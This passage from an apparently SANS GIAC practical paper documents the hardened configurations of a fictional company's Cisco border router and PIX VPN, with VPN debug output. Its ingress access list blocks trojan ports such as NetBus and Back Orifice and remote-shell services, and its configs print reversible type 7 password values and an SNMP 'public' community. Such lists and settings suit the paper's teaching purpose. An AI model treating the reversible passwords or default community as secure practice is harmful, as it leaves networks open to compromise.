12. Try not to make your access lists too long. If they contain many rules, performance of the router might be slowed because the router must compare each packet to each rule in the access list (this is a minimal concern on routers that use hardware-based access lists). How long is too long depends on the horsepower of your router, the amount of throughput you need to sustain on a link, and the acceptable trade-off you can handle between security and performance.
13. Try to write access lists with as few rules as possible while still meeting your filtering requirement. You might be able to consolidate multiple rules into one by leveraging the don't care bits to match ranges of addresses.
14. Standard IP access lists can only match on bit patterns in the source address of packets.<sup>13</sup>

GIAC selected a Cisco 2621XM router for its border router facing the Internet. This router is running IOS 12.2(15)T5 with the IOS Firewall Feature Set. The border router will enforce the constraints imposed by carefully chosen ingress and egress filtering rules. In addition, GIAC developed address filters that remain consistent with the NSA's published guidelines:

Router filters should also be used to protect against IP address spoofing, especially on border routers. In most cases filtering rules should apply both ingress and egress filtering, including blocking reserved addresses. The principles to apply on border routers are listed below.

- Reject all traffic from the internal networks that bears a source IP address which does not belong to the internal networks. (Legitimate traffic generated by sources on the internal networks will always bear a source address within the range or ranges assigned to the internal networks; any other traffic is attempting to claim a bogus source address, and is almost certainly erroneous or malicious in nature).

- Reject all traffic from the external networks that bears a source address belonging to the internal networks. (Assuming that addresses are assigned correctly, traffic sent from the external networks should always bear a source address from some range other than those assigned to the internal networks. Traffic bearing such spoofed addresses is often part of an attack, and should be dropped by a border router.)

- Reject all traffic with a source or destination address belonging to any reserved, unroutable, or illegal address range.<sup>14</sup>

---

<sup>13</sup> Lee, p.192-193.

<sup>14</sup> National Security Agency, p.39.

The border router's final configuration is listed below.

### The output of "show version"

```
Cisco Internetwork Operating System Software
IOS (tm) C2600 Software (C2600-IO3-M), Version 12.2(15)T5,  RELEASE SOFTWARE
(fc1)
TAC Support: http://www.cisco.com/tac
Copyright (c) 1986-2003 by cisco Systems, Inc.
Compiled Thu 12-Jun-03 15:49 by eaarmas
Image text-base: 0x80008098, data-base: 0x80C90CA0
```

```
ROM: System Bootstrap, Version 12.2(7r) [cmong 7r], RELEASE SOFTWARE (fc1)
```

```
GIACRT01 uptime is 4 weeks, 5 days, 4 hours, 59 minutes
System returned to ROM by reload at 11:18:37 CDT Mon Sep 15 2003
System image file is "flash:c2600-io3-mz.122-15.T5.bin"
```

```
cisco 2621XM (MPC860P) processor (revision 0x100) with 27648K/5120K bytes of
memory.
Processor board ID JAD06460MKR (3018096892)
M860 processor: part number 5, mask 2
Bridging software.
X.25 software, Version 3.0.0.
2 FastEthernet/IEEE 802.3 interface(s)
32K bytes of non-volatile configuration memory.
16384K bytes of processor board System flash (Read/Write)
Configuration register is 0x2102
```

### The output of "show running-config"

```
GIACRT01#sh run
Building configuration...

Current configuration : 10129 bytes
!
version 12.2
! Disable packet assembly and disassembly service
no service pad
service timestamps debug uptime
service timestamps log datetime msec localtime show-timezone
! keep snoopers from looking over your shoulder and reading your passwords
! when they are displayed on the screen
service password-encryption
!
hostname GIACRT01
!
logging queue-limit 100
logging buffered 16000 informational
logging console informational
enable secret 5 $1$xzld$DJkljEI9Tgsbh7HpJkxbK.
!
username stuart privilege 15 password 7 004000070A682C0F0E2A655D2A49551B
clock timezone CDT -6
clock summer-time CDT recurring
```

```

no ip subnet-zero
no ip source-route
!
!
! disable unnecessary dns server service
no ip domain lookup
!
! disable unnecessary bootp server service
no ip bootp server
! Disable weaker Type 7 passwords
No enable password
!
!
ip audit notify log
ip audit po max-events 100
!
!
! Null0 interface used for Black hole routing. Notice that it is configured
! for "no ip unreachable", but why?
    It is important to turn off the generation of ICMP
    unreachable messages on the null0 interface. Because the
    null0 interface is a packet sink, packets sent there will
    never reach their intended destination. On a Cisco router,
    the default behavior when a packet cannot be delivered to
    its intended destination is to send the source address an
    ICMP unreachable message. If an administrator was
    utilizing null routing to block a denial of service attack,
    this would cause the router trying to block the attack to
    ultimately flood its own upstream with icmp unreachable
    messages. For every packet that was filtered, the router
    would send a message back to the host originating the
    attack. This can compound the damage of the initial
    attack. By disabling ICMP unreachable messages, this will
    not be possible, as the offending packets will be dropped
    silently.15

interface Null0
    no ip unreachable
!
interface FastEthernet0/0
    description Interface connected to ISP
    ip address 24.116.117.241 255.255.255.0
! apply ingress filter inbound
    ip access-group 101 in
! apply egress filter outbound
    ip access-group 111 out
    no ip redirects
    no ip unreachable
    no ip proxy-arp
! use NAT to hide internal addressing
    ip nat outside
    duplex auto
    speed auto

```

---

<sup>15</sup> National Security Agency, p.119.

```

! disable unnecessary Cisco Discovery Protocol and ntp services
ntp disable
no cdp enable
!
interface FastEthernet0/1
description Interface connected to DMZ on GIACFW01
ip address 172.16.25.2 255.255.255.0
no ip redirects
no ip unreachables
no ip proxy-arp
! use NAT to hide internal addressing
ip nat inside
duplex auto
speed auto
! disable unnecessary Cisco Discovery Protocol and ntp services
ntp disable
no cdp enable
!
! create NAT pool for internal GIAC addresses
! ----- The following NAT configuration creates an overloaded pool
! ----- of public addresses which are used by internal devices
! ----- when they access the Internet
!
! Note that NAT uses source list 4 - this refers to Access-list 4, which
! prohibits the public servers' IP addresses from being eligible for the
! overloaded pool but allows all other inside addressing to be eligible
! for the NAT pool. This is needed since we have static translations for
! the three public servers that will be different (and constant) from all
! other NAT translations.
!
ip nat pool GIAC_public 24.116.117.4 24.116.117.4 netmask 255.255.255.0
ip nat inside source list 4 pool GIAC_public overload
! create static NAT mappings for public web, dns, and mail relay servers
! ----- Static translation of the public services Servers to a registered
! ----- address accessible from the Internet
ip nat inside source static 172.16.26.2 24.116.117.242
ip nat inside source static 172.16.26.3 24.116.117.243
ip nat inside source static 172.16.26.4 24.116.117.244
! disable unnecessary http server service
no ip http server
ip classless
! gateway of last resort
ip route 0.0.0.0 0.0.0.0 24.116.117.2
! Routing to the Null0 interface is an alternative to access-lists when
! traffic should be discarded on the basis of its destination address. This
! type of packet filtering, also known as Black Hole routing, uses less
! router overhead than access lists.16 Null0 is a pseudo-interface that is
! always administratively up and can never forward or receive traffic. Since
! it is not a valid interface for forwarding or receiving traffic, whenever a
! route is pointed to Null0, it will be dropped with no accompanying
! processor overhead.17

```

<sup>16</sup> National Security Agency, p.118-119.

<sup>17</sup> Cisco Systems, Inc. "Cisco ISP Essentials", p.76.

! GIAC uses black hole routing to discard bogon addresses. "A bogon prefix  
! is a route that should never appear in the Internet routing table. A packet  
! routed over the public Internet (not including over VPN or other tunnels)  
! should never have a source address in a bogon range. These are commonly  
! found as the source addresses of DDoS attacks."<sup>18</sup> GIAC follows IANA  
! assignments regularly to monitor address spaces that are reserved.<sup>19</sup>

```
ip route 2.0.0.0 255.0.0.0 Null0
ip route 5.0.0.0 255.0.0.0 Null0
ip route 7.0.0.0 255.0.0.0 Null0
ip route 10.0.0.0 255.0.0.0 Null0
ip route 23.0.0.0 255.0.0.0 Null0
ip route 27.0.0.0 255.0.0.0 Null0
ip route 31.0.0.0 255.0.0.0 Null0
ip route 36.0.0.0 254.0.0.0 Null0
ip route 39.0.0.0 255.0.0.0 Null0
ip route 41.0.0.0 255.0.0.0 Null0
ip route 42.0.0.0 255.0.0.0 Null0
ip route 49.0.0.0 255.0.0.0 Null0
ip route 50.0.0.0 255.0.0.0 Null0
ip route 58.0.0.0 254.0.0.0 Null0
ip route 70.0.0.0 254.0.0.0 Null0
ip route 72.0.0.0 248.0.0.0 Null0
ip route 83.0.0.0 255.0.0.0 Null0
ip route 84.0.0.0 252.0.0.0 Null0
ip route 88.0.0.0 248.0.0.0 Null0
ip route 96.0.0.0 224.0.0.0 Null0
ip route 169.254.0.0 255.255.0.0 Null0
! static route to public services network
ip route 172.16.26.0 255.255.255.0 172.16.25.1
! static route to VPN network
ip route 172.16.27.0 255.255.255.0 172.16.25.1
! static route to internal network
ip route 172.16.28.0 255.255.255.0 172.16.25.1
ip route 173.0.0.0 255.0.0.0 Null0
ip route 174.0.0.0 254.0.0.0 Null0
ip route 176.0.0.0 248.0.0.0 Null0
ip route 184.0.0.0 252.0.0.0 Null0
ip route 189.0.0.0 255.0.0.0 Null0
ip route 190.0.0.0 255.0.0.0 Null0

ip route 192.0.2.0 255.255.255.0 Null0
ip route 192.168.0.0 255.255.0.0 Null0
ip route 197.0.0.0 255.0.0.0 Null0
ip route 198.18.0.0 255.254.0.0 Null0
ip route 223.0.0.0 255.0.0.0 Null0
!
```

! Access-list 4 is not applied to any particular interface as an  
! Access-group. Instead, it is used to define which source IP's are  
! eligible to be NAT'ed according to the "ip nat inside source list 4"  
! statement found earlier in the configuration. Access-list 4 must  
! deny the public web, dns, mail relay servers from being part of overload  
! NAT pool. This is because we have static, not dynamic, translations for

<sup>18</sup> <http://www.cymru.com/Bogons/>

<sup>19</sup> <http://www.iana.org/assignments/ipv4-address-space>

```

! their source IP's.
!
access-list 4 deny 172.16.26.4
access-list 4 deny 172.16.26.2
access-list 4 deny 172.16.26.3
! allow all other internal GIAC addresses to be used for overloaded NAT pool
access-list 4 permit 172.16.0.0 0.0.255.255
! Define ingress filters using Extended Access List 101
! ----- block historical broadcast
access-list 101 deny ip 0.0.0.0 0.255.255.255 any
! ----- block RFC 1918 Private network
access-list 101 deny ip 10.0.0.0 0.255.255.255 any
! ----- block Loopback
access-list 101 deny ip 127.0.0.0 0.255.255.255 any
! ----- block Link Local Networks
access-list 101 deny ip 169.254.0.0 0.0.255.255 any
! ----- block RFC 1918 private network
access-list 101 deny ip 172.16.0.0 0.15.255.255 any
! ----- block TEST-NET
access-list 101 deny ip 192.0.2.0 0.0.0.255 any
! ----- block RFC 1918 private network
access-list 101 deny ip 192.168.0.0 0.0.255.255 any
! ----- block Class D Multicast
access-list 101 deny ip 224.0.0.0 15.255.255.255 any
! ----- block Class E Reserved
access-list 101 deny ip 240.0.0.0 7.255.255.255 any
! ----- block Unallocated
access-list 101 deny ip 248.0.0.0 7.255.255.255 any
! ----- block Broadcast
access-list 101 deny ip host 255.255.255.255 any
! ----- block risky protocols and services20
access-list 101 deny tcp any any eq 1 ! tcpmux
access-list 101 deny udp any any eq 1 ! tcpmux
access-list 101 deny tcp any any eq echo ! port 7
access-list 101 deny udp any any eq echo ! port 7
access-list 101 deny tcp any any eq discard ! port 9
access-list 101 deny udp any any eq discard ! port 9
access-list 101 deny tcp any any eq 11 ! systat
access-list 101 deny tcp any any eq daytime ! port 13
access-list 101 deny udp any any eq 13 ! daytime
access-list 101 deny tcp any any eq 15 ! netstat
access-list 101 deny tcp any any eq chargen ! port 19
access-list 101 deny udp any any eq 19 ! chargen
access-list 101 deny tcp any any eq 37 ! time
access-list 101 deny udp any any eq time ! port 37
access-list 101 deny tcp any any eq whois ! port 43
access-list 101 deny udp any any eq bootps ! port 67
access-list 101 deny udp any any eq tftp ! port 69
access-list 101 deny tcp any any eq finger ! port 79
access-list 101 deny tcp any any eq 93 ! supdup
access-list 101 deny tcp any any eq sunrpc ! port 111
access-list 101 deny udp any any eq sunrpc ! port 111
! ports 135, 137, 138, and 139 are especially important
! as they relate directly to multiple Microsoft RPC

```

<sup>20</sup> National Security Agency, p.37-39.



```

! vulnerabilities21
access-list 101 deny tcp any any eq 135 ! locsrv
access-list 101 deny udp any any eq 135 ! locsrv
access-list 101 deny tcp any any eq 137 ! netbios-ns
access-list 101 deny udp any any eq netbios-ns ! port 137
access-list 101 deny tcp any any eq 138 ! netbios-dgm
access-list 101 deny udp any any eq netbios-dgm ! port 138
access-list 101 deny tcp any any eq 139 ! netbios-ssn
access-list 101 deny udp any any eq netbios-ssn ! port 139
access-list 101 deny tcp any any eq 161 ! snmp
access-list 101 deny udp any any eq snmp ! port 161
access-list 101 deny tcp any any eq 162 ! snmp-trap
access-list 101 deny udp any any eq snmptrap ! port 162
access-list 101 deny udp any any eq xdmcp ! port 177
access-list 101 deny tcp any any eq 445 ! netbios (ds)
access-list 101 deny tcp any any eq exec ! port 512
access-list 101 deny tcp any any eq login ! port 513
access-list 101 deny udp any any eq who ! port 513
access-list 101 deny tcp any any eq cmd ! port 514
access-list 101 deny udp any any eq syslog ! port 514
access-list 101 deny tcp any any eq lpd ! port 515
access-list 101 deny udp any any eq talk ! port 517
access-list 101 deny udp any any eq 518 ! ntalk
access-list 101 deny tcp any any eq uucp ! port 540
access-list 101 deny tcp any any eq 550 ! new who
access-list 101 deny udp any any eq 550 ! new who
access-list 101 deny tcp any any eq 1900 ! MS UPnP SSDP
access-list 101 deny udp any any eq 1900 ! MS UPnP SSDP
access-list 101 deny tcp any any eq 5000 ! MS UPnP SSDP
access-list 101 deny udp any any eq 5000 ! MS UPnP SSDP
access-list 101 deny udp any any eq 2049 ! nfs
access-list 101 deny udp any any range 33400 34400 ! *NIX tracert
access-list 101 deny tcp any any range 6000 6063 ! X Windows
access-list 101 deny tcp any any eq 6667 ! irc
access-list 101 deny tcp any any eq 12345 ! NetBus
access-list 101 deny tcp any any eq 31337 ! Back Orifice
access-list 101 deny udp any any eq 31337 ! Back Orifice
! deny protocols 53,55,77,pim
! these protocols could be used to force the router to incorrectly flag the
! input queue on an interface as full. See Cisco vulnerability.22
access-list 101 deny 53 any any ! SWIPE
access-list 101 deny 55 any any ! Mobility
access-list 101 deny 77 any any ! Sun ND
access-list 101 deny pim any any ! protocol 103
! permit ICMP Type 3 Code 4 "Fragmentation is needed but Don't Fragment bit
! is set"; deny all other icmp23
access-list 101 permit icmp any any packet-too-big
access-list 101 deny icmp any any
access-list 101 permit ip any any
! Here we use Extended Access List 111 to define our Egress filter.
! The primary firewall ruleset will block spoofed addresses that could
! possibly be generated by internal clients. It will also very narrowly

```

<sup>21</sup> [http://www.microsoft.com/security/security\\_bulletins](http://www.microsoft.com/security/security_bulletins)

<sup>22</sup> <http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml>

<sup>23</sup> Arkin, p.187.

```

! define exactly what combinations of protocols and ports are allowed
! outbound from clients on all of its interfaces. Thus, we can greatly
! simplify the egress filter to simply permit packets outbound that have a
! source ip belonging to GIAC's publicly registered space.
!
access-list 111 permit icmp any any packet-too-big
access-list 111 deny icmp any any
access-list 111 permit ip host 24.116.117.4 any
access-list 111 permit ip host 24.116.117.241 any
access-list 111 permit ip host 24.116.117.242 any
access-list 111 permit ip host 24.116.117.243 any
access-list 111 permit ip host 24.116.117.244 any
access-list 111 deny ip any any

! disable Cisco Discovery Protocol globally
no cdp run
! create a Banner Message of the Day

banner motd ^C
This is a private system operated for and by GIAC Enterprises.
Authorization from GIAC management is required to use this system.
Use by unauthorized persons is prohibited.24
^C

line con 0
! drop console sessions after 5 minutes
exec-timeout 5 0
password 7 070D25405D1C09
! require local username and password for authentication
login local

line aux 0
! Prohibit connections via the auxiliary port
exec-timeout 0 1
password 7 15100F00173F3B
login local
no exec
line vty 0 4
! Prohibit telnet connections
exec-timeout 0 1
password 7 15100F00173F3B
login local
no exec
transport input none
!
!
!

```

GIAC has specifically disabled the following IOS features or services on its border router, in accordance with NSA recommendations:<sup>25</sup>

```

! IOS Features to disable or restrict
! ----- IP and network services Section

```

<sup>24</sup> Cisco SAFE Blueprint, Appendix A, validation lab.

<sup>25</sup> National Security Agency, p.69-70.

```

no cdp run
no ip source-route
no service tcp-small-servers
no service udp-small-servers
no ip finger
no service finger
no ip http server
no ip bootp server
no ip name-server
no ip domain-lookup
no service pad
!
! ----- Boot control Section
no boot network
no service config

! ----- SNMP Section

show running-config | include snmp
Config t
! erase old community strings
no snmp-server community public RO
no snmp-server community admin RW
! disable SNMP trap and system-shutdown features
no snmp-server enable traps
no snmp-server system-shutdown
no snmp-server trap-auth
! disable SNMP service
no snmp-server
show running-config | include snmp

! ----- Per Interface services Section
no ip directed-broadcast
no ip unreachable
no ip redirect
no ip mask-reply
ntp disable
no ip proxy-arp

end

GIACRT01#

```

## B. VPN

GIAC's solution for a VPN is the Cisco PIX 501<sup>26</sup> firewall. The outside interface connects to the public Internet and the inside interface connects to an interface on the primary OpenBSD firewall.

The output of “write terminal” from the command-line interface on GIAC's PIX 501:

---

<sup>26</sup> [http://www.cisco.com/en/US/products/hw/vpndevc/ps2030/products\\_data\\_sheet09186a0080091b18.html](http://www.cisco.com/en/US/products/hw/vpndevc/ps2030/products_data_sheet09186a0080091b18.html)

Building configuration...

```
: Saved
:
PIX Version 6.3(3)
interface ethernet0 10full
interface ethernet1 100full
nameif ethernet0 outside security0
nameif ethernet1 inside security100
enable password 2KFQnbNIdI.2KYOU encrypted
passwd 2KFQnbNIdI.2KYOU encrypted
hostname GIACVPN1
clock timezone CDT -6
clock summer-time CDT recurring
fixup protocol dns maximum-length 512
fixup protocol ftp 21
fixup protocol h323 h225 1720
fixup protocol h323 ras 1718-1719
fixup protocol http 80
fixup protocol rsh 514
fixup protocol rtsp 554
fixup protocol sip 5060
fixup protocol sip udp 5060
fixup protocol skinny 2000
fixup protocol smtp 25
fixup protocol sqlnet 1521
fixup protocol tftp 69
names
pager lines 24
mtu outside 1500
mtu inside 1500
ip address outside 24.116.117.240 255.255.255.0
ip address inside 172.16.27.2 255.255.255.0
ip audit info action alarm
ip audit attack action alarm
! Define an IP address pool to hand out to clients
ip local pool vpnuserpool 172.16.27.21-172.16.27.51
pdm history enable
arp timeout 14400
route outside 0.0.0.0 0.0.0.0 24.116.117.1 1
route inside 172.16.0.0 255.255.0.0 172.16.27.1 1
timeout xlate 3:00:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 rpc 0:10:00 h225 1:00:00
timeout h323 0:05:00 mgcp 0:05:00 sip 0:30:00 sip_media 0:02:00
timeout uauth 0:05:00 absolute
aaa-server TACACS+ protocol tacacs+
aaa-server RADIUS protocol radius
aaa-server LOCAL protocol local
! require local AAA database to be used to authenticate any user attempt
! to administer the PIX via its serial port
aaa authentication serial console LOCAL
no snmp-server location
no snmp-server contact
snmp-server community public
no snmp-server enable traps
floodguard enable
```

```

! Implicitly allow all IPSEC-related traffic to reach the firewall
sysopt connection permit-ipsec
! Allow IPSEC traffic to bypass NAT and ASA features.  ASA is Cisco's
! Adaptive Security Algorithm, the stateful inspection engine of the PIX.
sysopt ipsec pl-compatible
! Create a transform set named "vpnset", including 2 ESP transforms:
! 256-bit AES and SHA HMAC integrity/authentication. SHA is chosen as the
! authentication method since its 160-bit output is cryptographically
! stronger than MD5's 128-bit output. AES is chosen as the encryption
! algorithm over 3DES based on its position as an official government
! standard. 3DES is still considered a strong cipher but it could be
! phased out in a few years.

! Encapsulating security payload (ESP) is the IPSec protocol for both
! transforms. One transform uses AES27; the other uses SHA28 - Secure Hash
! Algorithm.

crypto ipsec transform-set vpnset esp-aes-256 esp-sha-hmac
! Create a dynamic crypto map named "dynmap" and bind it to the "vpnset"
! transform set create previously
crypto dynamic-map dynmap 20 set transform-set vpnset
! create a crypto map named "giacdialinmap" and bind it to the dynamic
! map "dynmap" create previously
crypto map giacdialinmap 10 ipsec-isakmp dynamic dynmap
! the pix will initiate the ike mode configuration
crypto map giacdialinmap client configuration address initiate
! apply "giacdialinmap" to the outside interface
crypto map giacdialinmap interface outside
! Enable IKE processing on outside interface
isakmp enable outside
! Tell the PIX to use its IP address to identify itself
isakmp identity address
! Configure IKE policy parameters. GIAC needs only 1 policy, or ISAKMP
! protection suite
! ----- Authentication between the client and the PIX will be pre-shared
isakmp policy 10 authentication pre-share
! ----- The encryption algorithm will be 256-bit AES - Advanced Encryption
! ----- Standard
isakmp policy 10 encryption aes-256
! ----- The data authentication algorithm will be SHA - Secure Hash
! ----- Algorithm. Slower than MD5 but more resistant to brute-force
! ----- attacks.
isakmp policy 10 hash sha
! ----- Diffie-Hellman group identifier; use Group 2 (1024-bit key) as
! ----- opposed to Group 1's 768-bit key
isakmp policy 10 group 2
! ----- set the IKE SA lifetime to 2400 seconds
isakmp policy 10 lifetime 2400
! Define the group parameters that will be inherited by GIAC remote VPN
! clients
! ----- Define groupname = giacusergroup; to use address pool named
! ----- vpnuserpool defined previously
vpngroup giacusergroup address-pool vpnuserpool

```

<sup>27</sup> <http://csrc.nist.gov/CryptoToolkit/aes/>

<sup>28</sup> <http://www.itl.nist.gov/fipspubs/fip180-1.htm> ; <http://csrc.nist.gov/CryptoToolkit/tkhash.html>

```
! ----- Assign a dns server IP to the remote VPN client
vpngroup giacusergroup dns-server 172.16.28.34
! ----- Assign a domain name of giac.com to the remote VPN client
vpngroup giacusergroup default-domain giac.com
! ----- Set the connection timeout to 1800 seconds
vpngroup giacusergroup idle-time 1800
! ----- Set the group password on the PIX to match the group password
! ----- hardcoded on each Cisco software client
vpngroup giacusergroup password *****
telnet timeout 5
ssh timeout 5
console timeout 0
! Create a local user for authentication
username stuart password oU7l1Ewr8rG0auEX encrypted privilege 15
terminal width 80
! Add a banner like that of the border router
banner motd This is a private system operated for and by GIAC Enterprises.
Authorization from GIAC management is required to use this system.  Use by
unauthorized persons is prohibited.
Cryptochecksum:5e2c242c2cd578e7c02713a44f2df3f6
: end
[OK]

GIACVPN1#
```

© SANS Institute 2004, Author retains full rights.


Figure 3 illustrates the Cisco 4.0.2 VPN client connection configured with the IP address of the PIX's outside interface and the appropriate group credentials to match that of the PIX:

Figure 3 - Cisco VPN Client




From Figure 4, the client is shown connecting to the PIX.

Figure 4 - Cisco VPN Client connection in progress



The connection between remote client and PIX is established (Figure 5).

Figure 5 - Cisco VPN Client connection established





Notice in Figure 5 that 256-bit AES encryption and SHA authentication are used, as defined in the PIX configuration. Notice also that the client has been assigned the first available IP address in the pool, 172.16.27.21.

From the PIX's perspective, this client's connection request was monitored with various debug and show commands, as illustrated in this output:

```
GIACVPN1#
GIACVPN1# debug crypto isakmp
GIACVPN1# debug crypto ipsec
GIACVPN1#
crypto_isakmp_process_block:src:24.116.117.2, dest:24.116.117.240 spt:500
dpt:500
OAK_AG exchange
ISAKMP (0): processing SA payload. message ID = 0
ISAKMP (0): Checking ISAKMP transform 1 against priority 10 policy
ISAKMP:      encryption AES-CBC
ISAKMP:      hash SHA
ISAKMP:      default group 2
ISAKMP:      extended auth pre-share (init)
ISAKMP:      life type in seconds
ISAKMP:      life duration (VPI) of  0x0 0x20 0xc4 0x9b
ISAKMP:      keylength of 256
ISAKMP (0): atts are not acceptable. Next payload is 3
ISAKMP (0): Checking ISAKMP transform 2 against priority 10 policy
ISAKMP:      encryption AES-CBC
ISAKMP:      hash MD5
ISAKMP:      default group 2
ISAKMP:      extended auth pre-share (init)
ISAKMP:      life type in seconds
ISAKMP:      life duration (VPI) of  0x0 0x20 0xc4 0x9b
ISAKMP:      keylength of 256
ISAKMP (0): atts are not acceptable. Next payload is 3
ISAKMP (0): Checking ISAKMP transform 3 against priority 10 policy
ISAKMP:      encryption AES-CBC
ISAKMP:      hash SHA
ISAKMP:      default group 2
ISAKMP:      auth pre-share
ISAKMP:      life type in seconds
ISAKMP:      life duration (VPI) of  0x0 0x20 0xc4 0x9b
ISAKMP:      keylength of 256
ISAKMP (0): atts are acceptable. Next payload is 3
ISAKMP (0): processing KE payload. message ID = 0
ISAKMP (0): processing NONCE payload. message ID = 0
ISAKMP (0): processing ID payload. message ID = 0
ISAKMP (0): processing vendor id payload
ISAKMP (0): received xauth v6 vendor id
ISAKMP (0): processing vendor id payload
ISAKMP (0): remote peer supports dead peer detection
ISAKMP (0): processing vendor id payload
ISAKMP (0:0): vendor ID is NAT-T
ISAKMP (0): processing vendor id payload
ISAKMP (0): processing vendor id payload
ISAKMP (0): speaking to a Unity client
ISAKMP (0): ID payload
```

```

    next-payload : 10
    type         : 1
    protocol     : 17
    port         : 500
    length       : 8
ISAKMP (0): Total payload length: 12
return status is IKMP_NO_ERROR
crypto_isakmp_process_block:src:24.116.117.2, dest:24.116.117.240 spt:500
dpt:500
OAK_AG exchange
ISAKMP (0): processing HASH payload. message ID = 0
ISAKMP (0): processing NOTIFY payload 24578 protocol 1
    spi 0, message ID = 0
ISAKMP (0): processing notify INITIAL_CONTACTIPSEC(key_engine): got a queue
event...
IPSEC(key_engine_delete_sas): rec'd delete notify from ISAKMP
IPSEC(key_engine_delete_sas): delete all SAs shared with 24.116.117.2
ISAKMP (0): processing vendor id payload
ISAKMP (0): speaking to another IOS box!
ISAKMP (0): processing vendor id payload
ISAKMP (0): speaking to a Unity client
ISAKMP (0): SA has been authenticated
ISAKMP: Created a peer struct for 24.116.117.2, peer port 62465
return status is IKMP_NO_ERROR
crypto_isakmp_process_block:src:24.116.117.2, dest:24.116.117.240 spt:500
dpt:500
ISAKMP_TRANSACTION exchange
ISAKMP (0:0): processing transaction payload from 24.116.117.2. message ID
= 10997364
ISAKMP: Config payload CFG_REQUEST
ISAKMP (0:0): checking request:
ISAKMP: attribute IP4_ADDRESS (1)
ISAKMP: attribute IP4_NETMASK (2)
ISAKMP: attribute IP4_DNS (3)
ISAKMP: attribute IP4_NBNS (4)
ISAKMP: attribute ADDRESS_EXPIRY (5)
    Unsupported Attr: 5
ISAKMP: attribute UNKNOWN (28672)
    Unsupported Attr: 28672
ISAKMP: attribute UNKNOWN (28673)
    Unsupported Attr: 28673
ISAKMP: attribute ALT_DEF_DOMAIN (28674)
ISAKMP: attribute ALT_SPLIT_INCLUDE (28676)
ISAKMP: attribute ALT_SPLITDNS_NAME (28675)
ISAKMP: attribute ALT_PFS (28679)
ISAKMP: attribute ALT_BACKUP_SERVERS (28681)
ISAKMP: attribute APPLICATION_VERSION (7)
ISAKMP: attribute UNKNOWN (28680)
    Unsupported Attr: 28680
ISAKMP: attribute UNKNOWN (28682)
    Unsupported Attr: 28682
ISAKMP: attribute UNKNOWN (28677)
    Unsupported Attr: 28677
ISAKMP (0:0): responding to peer config from 24.116.117.2. ID = 2780559932
return status is IKMP_NO_ERROR
ISAKMP (0): sending phase 1 RESPONDER_LIFETIME notify
ISAKMP (0): sending NOTIFY message 24576 protocol 1

```

```

VPN Peer: ISAKMP: Added new peer: ip:24.116.117.2/500 Total VPN Peers:1
VPN Peer: ISAKMP: Peer ip:24.116.117.2/500 Ref cnt incremented to:1 Total
VPN Peers:1
ISAKMP: peer is a remote access client
crypto_isakmp_process_block:src:24.116.117.2, dest:24.116.117.240 spt:500
